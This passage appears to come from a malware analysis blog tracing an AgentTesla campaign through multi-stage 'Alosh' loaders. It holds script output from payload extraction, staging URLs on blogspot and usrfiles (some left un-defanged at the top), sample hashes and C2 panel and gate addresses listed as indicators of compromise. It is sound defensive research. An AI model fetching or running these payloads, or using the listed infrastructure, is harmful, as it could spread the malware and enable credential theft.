daf4679f14d5.usrfiles.com/ugd/92c492_79970a68042f4c559ecba9a6c0753477.txt',
'https://92c49223-b37f-4157-904d-
daf4679f14d5.usrfiles.com/ugd/92c492_d4cfd75cb13d41ed8bd4901ba7f73486.txt',
'https://92c49223-b37f-4157-904d-
daf4679f14d5.usrfiles.com/ugd/92c492_c4a4bb865f064f7699177ea225ae3e1e.txt',
'https://35d42729-3b2d-44cd-88c7-
59a76492301c.usrfiles.com/ugd/35d427_f8e7e6376b0445489701e08a2ac113f3.txt',
'https://edf41f52-452f-4671-a310-
1da9f1d2ecd8.usrfiles.com/ugd/edf41f_ce2d90cb820948d1b3ff03671cba6629.txt',
'https://ia801407.us.archive.org/8/items/98-Crypted-July-15/11-1.txt',
'https://92c49223-b37f-4157-904d-
daf4679f14d5.usrfiles.com/ugd/92c492_c03282f4d8d243ee85b4a2cdfcf13e03.txt',
'https://92c49223-b37f-4157-904d-
daf4679f14d5.usrfiles.com/ugd/92c492_9d775712a62b454fac37f7bc3f043f4a.txt',
'https://35d42729-3b2d-44cd-88c7-
59a76492301c.usrfiles.com/ugd/35d427_41d623bedfed4d6699da0a48fb1073ad.txt',
'https://92c49223-b37f-4157-904d-
daf4679f14d5.usrfiles.com/ugd/92c492_c1a3c91ebfc44a30a40588868038aad7.txt',
'https://92c49223-b37f-4157-904d-
daf4679f14d5.usrfiles.com/ugd/92c492_614a57872785484eac552a79943cc83a.txt',
'https://92c49223-b37f-4157-904d-
daf4679f14d5.usrfiles.com/ugd/92c492_5b3a3866f3d74b139c05fe46089ff019.txt']
[...]

Payload extract: ./Payloads/f0526bc7f32b879f170786e21061b425.dmp
Payload extract: ./Payloads/c721fa5ee7d7eb8336baeaab72390b3f.dmp
[...]
Payload extract: ./Payloads/7fb91a9310a590dc4fc91f0183c3c5a9.dmp
Payload extract: ./Payloads/8f6578c81e677eb963c7c8164c414ee3.dmp
```

These blogspot URL can be retrieved with the help of this small VirusTotal graph that I made):



With those extracted stage 1 and the "usrfiles" extracted URL, we can now obtain the "3losh Injector" binary and the injected content with the help of another script that will simply download the stage 2 and 3 payloads.

```
Payload extract: ./Payloads/loader_0/b1a471709f6fb58395e9c81a44f94bd7.dmp
http://g92c49223-b37f-4157-904d-
daf4679f14d5.usrfiles.com/ugd/92c492_f1219abec862435b9069d453769c291d.txt
Payload extract: ./Payloads/loader_0/f0b34ba48bf68057e6c5e68837141aab.dmp
http://g92c49223-b37f-4157-904d-
daf4679f14d5.usrfiles.com/ugd/92c492_f2976cf0e0ad4d6d8330a9c3e0c8093c.txt
Payload extract: ./Payloads/loader_0/b85fb5255a15d091277b8518d02500ce.dmp
http://g92c49223-b37f-4157-904d-
daf4679f14d5.usrfiles.com/ugd/92c492_f33d5ba08a264a2fa73caaaf1c1aa89b.txt
Payload extract: ./Payloads/loader_0/ddb91a90eed20724950c62d3e15a7a10.dmp
http://g92c49223-b37f-4157-904d-
daf4679f14d5.usrfiles.com/ugd/92c492_fca89e4173af436497e274a5e70b6145.txt
Payload extract: ./Payloads/loader_0/4ef90c180e81bb4c7834c0da5872092c.dmp
http://gdeb43e46-145f-4ebd-abfb-
69a78b67bacf.usrfiles.com/ugd/deb43e_dd2f1039bd3c48049b0fe8a43876696d.txt
Payload extract: ./Payloads/loader_0/f0526bc7f32b879f170786e21061b425.dmp
[...]
```

Finally, the last script will parse the extracted payloads to retrieve the last AgentTesla payload, ready to be analyzed:

```
Processing: ./Payloads/loader_0/d6578c9f4802043a011ff44b79753636.dmp
  Alosh RAT type 1 (powershell Byte array version)
  new written to ./Payloads/loader_1/new_d6578c9f4802043a011ff44b79753636.dmp (MD5:
57ef73ca8f0afbc260638c1dd668e4e4)
  H1 written to ./Payloads/loader_1/H1_d6578c9f4802043a011ff44b79753636.dmp (MD5:
404afe734de0bd19d2a25f85f28c860d)
[...]
Processing: ./Payloads/loader_0/ddb91a90eed20724950c62d3e15a7a10.dmp
  Alosh RAT type 1 (powershell Byte array version)
  new written to ./Payloads/loader_1/new_ddb91a90eed20724950c62d3e15a7a10.dmp (MD5:
c004124914c09d28a9bd99806e58605a)
  H1 written to ./Payloads/loader_1/H1_ddb91a90eed20724950c62d3e15a7a10.dmp (MD5:
404afe734de0bd19d2a25f85f28c860d)
  Unknown payload, skiping ...
Processing: ./Payloads/loader_0/c86a89bfbb6695378fb207de8578d206.dmp
  Alosh RAT type 2 (C# version)
  0_array written to ./Payloads/loader_1/0_array_c86a89bfbb6695378fb207de8578d206.dmp
(MD5: 7a8213b118b2c50cb31a17ef2412194d)
  1_array written to ./Payloads/loader_1/1_array_c86a89bfbb6695378fb207de8578d206.dmp
(MD5: e9c6b40bc5e5c33b2f4cb32bd3ce3d1a)
Processing: ./Payloads/loader_0/4ef90c180e81bb4c7834c0da5872092c.dmp
  Alosh RAT type 2 (C# version)
  0_array written to ./Payloads/loader_1/0_array_4ef90c180e81bb4c7834c0da5872092c.dmp
(MD5: 7a8213b118b2c50cb31a17ef2412194d)
  1_array written to ./Payloads/loader_1/1_array_4ef90c180e81bb4c7834c0da5872092c.dmp
(MD5: eff0328870ecb6461aadba65abaeb06e)
```

IOCs

The full list of the IOCs observed during this analysis can be downloaded here

Here is a small snippet of those:

blogspot URLs (10):

```
http[:]//iknowyoudidntlikeme.blogspot[.]com/p/black2.html
http[:]//ajsubkuchtekhojaegameinkarkrahoga.blogspot[.]com/p/greenscreen2.html
http[:]//startthepartyup.blogspot[.]com/p/backbone17.html
http[:]//backbones2.blogspot[.]com/p/tradeback.html
http[:]//fckusecurityresearchermotherfkrs.blogspot[.]com/p/7_17.html
http[:]//0v2x.blogspot[.]com/p/10.html
http[:]//sukmaduck.blogspot[.]com/p/12.html
http[:]//bukbukbukak.blogspot[.]com/p/9.html
http[:]//migimigichuchuchacha[.]blogspot.com/p/12.html
http[:]//kumakahchachi.blogspot[.]com/p/11.html
[...]
```

Usrfiles URLs (10):

```
http[:]//35d42729-3b2d-44cd-88c7-
59a76492301c.usrfiles[.]com/ugd/35d427_aba34aefaf6944578eaddcbf518b0d51.txt
http[:]//92c49223-b37f-4157-904d-
daf4679f14d5.usrfiles[.]com/ugd/92c492_01fd732ece0a4f29b9209b8f8132f293.txt
http[:]//92c49223-b37f-4157-904d-
daf4679f14d5.usrfiles[.]com/ugd/92c492_05220f8387b44631845060f312ebff49.txt
http[:]//92c49223-b37f-4157-904d-
daf4679f14d5.usrfiles[.]com/ugd/92c492_15c2594b40a245a9936b81883534b8d8.txt
http[:]//92c49223-b37f-4157-904d-
daf4679f14d5.usrfiles[.]com/ugd/92c492_15c5b6f599b54c13932d6eeee22215c6.txt
http[:]//92c49223-b37f-4157-904d-
daf4679f14d5.usrfiles[.]com/ugd/92c492_1bc433a276794dd08a29271d95e2f910.txt
http[:]//92c49223-b37f-4157-904d-
daf4679f14d5.usrfiles[.]com/ugd/92c492_1bc433a276794dd08a29271d95e2f910.txt
http[:]//92c49223-b37f-4157-904d-
daf4679f14d5.usrfiles[.]com/ugd/92c492_2be62edde647456296641827b5f458c2.txt
http[:]//92c49223-b37f-4157-904d-
daf4679f14d5.usrfiles[.]com/ugd/92c492_35334aee6a4a4ea6a5fdfe8c8bc6c846.txt
http[:]//92c49223-b37f-4157-904d-
daf4679f14d5.usrfiles[.]com/ugd/92c492_42de07455185488a82fe24b590416b4a.txt
[...]
```

AgentTesla Hash (10):

```
45b8ec3b9809beaf5c877d12924fa6f2983e37d3b3a4e5ad31c2e469ec5dd6f7
f2dbd1f8aee814c623e74b862d1f7be363a93ef6c33ef579cfe7b9b38f274f11
60a1a9a1e00a7e497cc935e4554ead3eda6ae88914e031c760f92db77c2c8ed0
107c8bfec5d8a4e23c429692da4204025bb77fe71ff6b56a6804f5f19dc820c1
aaac6d698326e6fbbcd64057fbf591ef97bf143494ede008d41ab75e5a37db5a
10314b0e419df11447489f46ed23232b128c91e12119a5cb1dfb8a395d6ae402
7d5757013dd5f4888b13a1eaf6b615da51b6cb9dc7568c7661857ab2a4cfc1a9
ba9fe1f154b98085f694fc4eee4fe19b0337d304b1cb47633b566beced96df93
36966f3ff9a3540873407980a43f50afb6b826c3e3046e18992dfe7afb6191ff
0f8d952d31e5bbbea50ef45c50f9ad0c1047fe51eb5e4340025602a7f5fc5962
[...]
```

Infection vector Hash (pptx, xls, docx) (10)

```
0289ee3c551ba84d34ab1760d042ab420733d96dbfedfae9718f8eb138c3259b
de2cb3d281de8e1c4cd29bac18a633749da5d32013e67104579f3a9ee2bea239
3f978ea5bfab5842d6d9c96ea4ab7b034818accfa9fe90f646e1fde7b23b087e
3f978ea5bfab5842d6d9c96ea4ab7b034818accfa9fe90f646e1fde7b23b087e
818f304883e566aa5cce96bda31d28239ade1164518f38377d6f4d80d449bae6
a4e0bf4310658fe98bebd2e94fee706fe52079b3f02d52700a40317d3225b09d
bd630c3f79afd61a57b259f8f69593ead8f7e7bd3a6835bd9d3c4032f30dfb01
cac79774c96452f034a2e3d65334f9123413932b5627d2b639ffa7b4efbf81a7
07ddd3412909da33d751bcf1e3ec22b82464f1dc8b11af6bc7206b5bfe19e477
c4723910526b6c8994e505eee03ffc51b4337a9c870b278041f8cdaee47e97bf
[...]
```

C2 Server list & Gates (10):

```
http[:]//103.125.190.248/j/p1a/login[.]php
http[:]//103.125.190.248/j/p1a/mawa/d68fbb027e9c4963e967[.]php (gate)
http[:]//103.125.190.248/j/p1a/mawa/67a10f84d937d92cc069[.]php (gate)
http[:]//103.125.190.248/j/p1a/mawa/3a3a0c4b972bfe8a04fe[.]php (gate)
http[:]//180.214.239.67/k/login[.]php

http[:]//180.214.239.67/k/p12l/inc/f938393de7cee3[.]php (gate)
http[:]//103.141.138.110/k/6f/login[.]php
http[:]//103.141.138.110/k/6f/mawa/6c82a18db78ef078a4d8[.]php (gate)

http[:]//161.129.64.49/webpanel-divine/login[.]php
http[:]//161.129.64.49/webpanel-divine/mawa/7dd66d9f8e1cf61ae198[.]php (gate)
[...]
```

References

- [1] https://www.riskiq.com/blog/external-threat-management/mana-tools-malware-c2-panel/
- [2] https://yoroi.company/research/apt-or-not-apt-whats-behind-the-aggah-campaign/
- [3] https://apt.thaicert.or.th/cgi-bin/showcard.cgi?g=Aggah
- [4] https://apt.thaicert.or.th/cgi-bin/showcard.cgi?g=Gorgon%20Group
- [5] https://blog.talosintelligence.com/2021/08/rat-campaign-targets-latin-america.html